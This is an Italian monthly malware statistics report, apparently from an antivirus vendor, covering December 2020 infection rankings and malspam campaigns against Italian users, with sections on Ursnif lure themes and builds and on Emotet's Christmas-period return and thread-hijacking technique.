Nel mese di dicembre la tipologia dei **PUP** si riconferma in prima posizione con il 28,59% (-9%) delle infezioni, relegando la famiglia dei **TROJAN** al secondo posto con il 24,53% (-11%). Al terzo posto troviamo gli **ADWARE** con il 15,84% (-6%). Tutte e tre le tipologie sono in riduzione rispetto a novembre. Al quarto posto ritornano i **MACROVIRUS** con il 14,21% (+59% rispetto a novembre) che sorpassano il gruppo denominato **ALTRO**, che include i virus, anch'esso in salita all'11,40% (+23% rispetto al mese scorso). Questo notevole incremento dei MACROVIRUS è dovuto al ritorno di Emotet dalle "vacanze" avvenuto nella seconda metà di dicembre.

E' interessante notare che le prime 4 tipologie di malware rappresentano oltre l'83% delle infezioni monitorate.

In sesta posizione troviamo in risalita gli **WORM** con il 2,25% (+106%) che scavalcano i **DECEPTOR** con l'1,67%, seguono BACKDOOR con lo 0,61% e chiudono la classifica: **HTML e BHO.**

I PUP si riconfermano in prima posizione, in forte risalita la famiglia dei MACROVIRUS, dovuta principalmente alla ripresa di Emotet.



Analizziamo le statistiche di dicembre dei singoli Malware. Questo mese si riconferma al primo posto il **PUP.Win32.MindSpark.F** con il 6,65% delle infezioni, che può compromettere il tuo browser, modificando l'home page e il motore di ricerca.

Al secondo posto troviamo **Office.VBA_Macro_Heur** (tipologia MACRO VIRUS) che balza dal'1,82% di novembre al 6,09% di questo mese con un incremento del +234% delle infezioni rispetto al mese scorso.

Si tratta di un dato ottenuto tramite l'analisi euristica e riguarda i file contenenti macro potenzialmente pericolose di diverse famiglie di malware.

Al terzo posto troviamo il **PUP.Win32.CheatEngine** stabile con l'1,79% delle infezioni rilevate.


Anche questo mese nella Top10 troviamo diverse vecchie conoscenze del mondo PUP/Adware, in quarta posizione troviamo il **PUP.Win32.Resoft.B,** **PUP.Win32.InstallerWizard.A (5°) , PUP.Win32.Bejing.B (7°) e PUP.Win32.Conduit.B (8°).**

I malware della Top10 rappresentano il 22,27% delle infezioni di dicembre, il rimanente 77,73% è dato da altri 5137 cluster di malware.

Chiudono il 9° e 10° posizione due malware della famiglia dei Trojan.

Nella Top10 troviamo ben 6 tipologie differenti di PUP, 2 tipologie di trojan, la tipologia dei macrovirus generici e un virus (**Win32.Delf.FE**).

I malware della Top10 rappresentano il **22,27%** delle infezioni del mese di dicembre, il rimanente 77,73% è dato da altri 5137 cluster di malware.




Statistiche Malware via email


Dicembre 2020 - ITALIA

Analizziamo ora le campagne di malware veicolate via email nel mese di dicembre. Anche in questo caso possiamo suddividere le statistiche per tipologia e singolo malware.

La categoria dei **MACRO VIRUS** mantiene sempre la prima posizione con l'80,83% (+30% rispetto al mese di dicembre) infatti Emotet ha ripreso a diffondersi nella secondo metà di dicembre.

I **TROJAN** con il 19,00%, seppur in riduzione (-47%), si confermano al secondo posto. Al terzo posto troviamo la tipologia **ALTRO** con lo 0,17% che include varie tipologie/famiglie come **WORM** e **BACKDOOR**.





Analizzando le statistiche delle campagne di malspam per singolo malware, al primo posto troviamo **Office.VBA_Macro_Heur,** (tipologia Macro Virus) che include l'intercettazione generica di diverse famiglie di macro virus, con un prepotente 35,26%, in 2° piazza scende il trojan bancario **UrSnif** con la variante **.CQA** con l'8,19% e in 4° piazza troviamo anche la variante **X97M.Ursnif.CPI** al 4,17% .


In 5°, 6°, 9° e 10° posizione troviamo quattro varianti di **W97M.Dwnldr,** rispettivamente le varianti **.ECPZ, .CPR, .CPS** e **.CEH**. In 7° e 8° posizione troviamo il **Trojan.Win32.PSWStealer.COW** e **.CPU**.
Nella Top10 delle mail, vi sono quasi esclusivamente MACRO VIRUS, che rappresentano il 46,63% delle infezioni di dicembre, il rimanente 53,37% è dato da altri 174 malware.

A dicembre sono riprese le campagne di Emotet che a novembre è stato il "grande" assente a livello mondiale.

Analisi dei malware di dicembre

Nel mese di dicembre in Italia, attraverso le campagne di malspam che hanno "targettizzato" l'utenza italiana (email scritte in lingua italiana), sono stati veicolati 14 differenti tipologie di malware.

Nella figura sottostante possiamo vedere l'andamento dei malware distribuiti attraverso il vettore d'infezione della posta elettronica nel mese di dicembre.



A dicembre svetta il malware **Emotet,** che a novembre si era preso un mese di "vacanza".

AgentTesla spodestato da Emotet resiste in 2° posizione. Si tratta di password stealer che ruba le credenziali di accesso, risulta essere, come a dicembre, molto utilizzato da diversi "attori " dediti al cyber-crime.

LokiBot continua ad essere anch'esso molto utilizzato ed infatti lo troviamo al 3° gradino del podio.


Il trojan banker **Ursnif** rimane fuori dal podio per un soffio in quarta posizione con 7 campagne. UrSnif ha come scopo quello di rubare le credenziali di accesso all'home banking per svuotare i conto correnti.

Sono continuate le campagne di alcuni RAT come **FormBook** e **Ave_Maria (5° ex equo)** .

Altro assente con campagne dirette all'utenza italiana è il cyber-attore **Hagga,** che però ha continuato con campagne malspam internazionali.

Nella figura sottostante possiamo vedere l'andamento giornaliero delle campagne di malspam con target Italia.

Nel mese di dicembre abbiamo monitorato quasi ogni giorno nelle W48, 49 e 50 campagne di malspam di AgentTesla, a dimostrare che questo password stealer è utilizzato da diversi cyber-criminali che hanno nel mirino l'utenza italiana. Sempre nelle prime 3 settimane di dicembre abbiamo registato campagne di **UrSnif** e **LokiBot**, la cui veicolazione è avvenuta in modo uniforme nel periodo. A dicembre abbiamo registrato tre picchi di campagne indirizzate all'utenza italiana, che sono avvenute rispettivamente martedì 1 (10 campagne che hanno veicolato 8 malware distinti), lunedì 21 (10 campagne che veicolato 3 malware distinti con la predominanza di Emotet) e martedì 22 dicembre (14 campagne che hanno veicolato 3 malware distinti con la forte predominanza di Emotet). Nella 51esima e 52esima settimana del 2020 dopo 6 settimane di "vacanza" si è riattivato Emotet mentre nello stesso periodo vi è stata la "scomparsa" dai radar di UrSnif.



E' possibile consultare le campagne di malspam settimanali del mese di dicembre dai seguenti link:

Week 48 ==> dal 28 novembre al 4 dicembre

Week 49 ==> dal 5 dicembre al 11 dicembre

Week 50 ==> dal 12 dicembre al 18 dicembre

Week 51 ==> dal 19 dicembre al 25 dicembre

Week 52 ==> dal 26 dicembre al 1 gennaio 2021

Ursnif

Analisi delle campagne di dicembre


Analizziamo ora le campagne del malware bancario **Ursnif** (noto anche come **Gozi** o **IFSB**) nel mese di dicembre.

Come abbiamo visto, questo malware è uno dei più diffusi via email in Italia, a dicembre è stato veicolato attraverso 7 campagne di malspam concentrate nelle prime 3 settimane del mese contro le 13 campagne di novembre.

Come si può vedere dalla figura a fianco, l'andamento delle campagne si è concentrato nella prima e nella terza settimana di dicembre, poi si è preso un paio di settimane di vacanze "natalizie".

Le principali campagne veicolate hanno sfruttato i seguenti temi:

- ENEL ENERGIA (2)
- Findomestic—Gr. BNP Paribas (2)
- Agenzia delle Entrate (1)
- BRT S.p.A. (1)
- Enigaseluce (1)




Ursnif—Campagne Malspam

01/12/2020	ENEL ENERGIA - Sollecito di pagamento
03/12/2020	Newsletter Informativa ai Comuni
15/12/2020	Findomestic - Gr. BNP Paribas
15/12/2020	Rimborso Riferimento [PRn...]
16/12/2020	Sollecito di pagamento rata prestito [nnnn]
16/12/2020	Agenzia delle Entrate - Nostro credito [nnnn]
16/12/2020	Findomestic - Gr. BNP Paribas
16/12/2020	BRT S.p.A. - Codice cliente [nnnnnnn...]
18/12/2020	enigaseluce - Primo sollecito di paga Fattura [nnn]


Dall'analisi delle campagne di malspam e dalle configurazioni individuate all'interno del trojan bancario Ursnif utilizzato, vi sono due gruppi distinti che hanno sfruttato questo malware a dicembre per attaccare l'utenza italiana. Il primo gruppo ha veicolato ben sei campagne di malspam a tema Newsletter informativa ai Comuni, Findomestic, Sollecito di pagamento, Agenzia delle Entrate e enigaseluce invece il secondo si è limitato a tre campagne a tema " Enel Energia", "Rimborso rif." e "B.R.T. S.p.A.".

Questi due gruppi cyber risultano essere attivi in Italia da diversi mesi. Il primo sfrutta temi istituzionali italiani, come ad esempio l'Agenzia delle Entrate oppure INPS come segnalato. Il secondo invece sfrutta il tema di fatture o ordini collegati a società di spedizione come BRT (Bartolini), DHL oppure Enel Energia e/o enigaseluce.



Ursnif è un trojan bancario, i cui sorgenti essendo divenuti di pubblico dominio, hanno originato un "fork", che ha portato allo sviluppo delle seguenti:


- Versione 2;
- Versione 3.



In Italia sono circolate, fino ad aprile 2020, entrambe le versioni, ma nel mese di dicembre è stata rilevata esclusivamente la versione 2.

Nel mese di dicembre i due gruppi di Ursnif hanno utilizzato nei primi giorni rispettivamente le build 2.50.166 e 2.50.162, per poi passare entrambi dal 15 dicembre alla build 2.50.167.

Nel grafico sottostante possiamo vedere come è cambiato l'ID associato al gruppo dell'Ursnif relativo alle campagne Newsletter Comuni, Findomestic, Agenzia delle Entrate e enigaseluce.




Emotet

Analisi delle campagne di dicembre


Emotet è tornato a colpire a dicembre dopo una pausa di più di 50 giorni.

Nell'immagine a destra vediamo un esempio di "*reply chain*" contenente, questa volta, un link da cui viene scaricato un documento di Word infetto da Emotet.



Nel mese di dicembre Emotet ha spammato nel periodo delle vacanze natalizie in modo inatteso. Nella settimana di Natale ha iniziato a spammare dal 21 dicembre per arrestarsi alle prime ore del 23 dicembre, per poi riprendere l'invio di malspam a partire dal 28 dicembre e fermarsi alle prime ore del 31 dicembre. Negli anni scorsi Emotet si prendeva una pausa nelle vacanze natalizie, che andavano da Natale al capodanno ortodosso (14 gennaio). Dalla ripresa del 21 dicembre Emotet ha introdotto nuove modifiche e aggiustamenti ai vari stadi di Emotet. La principale novità è stata il passaggio del modulo core di Emotet da eseguibile (.EXE) a libreria (.DLL), che viene eseguita attraverso il programma Rundll32.exe passandogli come parametro il percorso della libreria infetta di Emotet seguito dal nome della funzione "*RunDll*" oppure "*Control_RunDll*".

Dopo la ripresa delle attività nella settimana di Natale, Emotet ha aumentato il proprio volume di malspam toccando l'apice martedì 29 dicembre, registrando ben 726 hash univoci in un solo giorno di documenti di Word infetti, come è possibile vedere nel grafico sottostante.



Emotet è in grado di inviare da ogni computer infetto (appartenente alla botnet) un'elevata quantità di malspam (superiore alle 50000 mail/giorno) , rubando gli oggetti e i corpi dei messaggi originali dalle mail delle vittime già compromesse. Le mail infette, che contengono in allegato un documento di Word con Emotet, vengono inviate come risposta ai destinatari delle email rubate.

Questa tecnica, nota come "*thread hijacking*" di rispondere alle email rubate, falsificando il mittente originale, inganna il destinatario del messaggio che, in buona fede, procedendo ad aprirlo, si infetterà. Questa tecnica è stata utilizzata in passato anche dal trojan banker **Ursnif**.

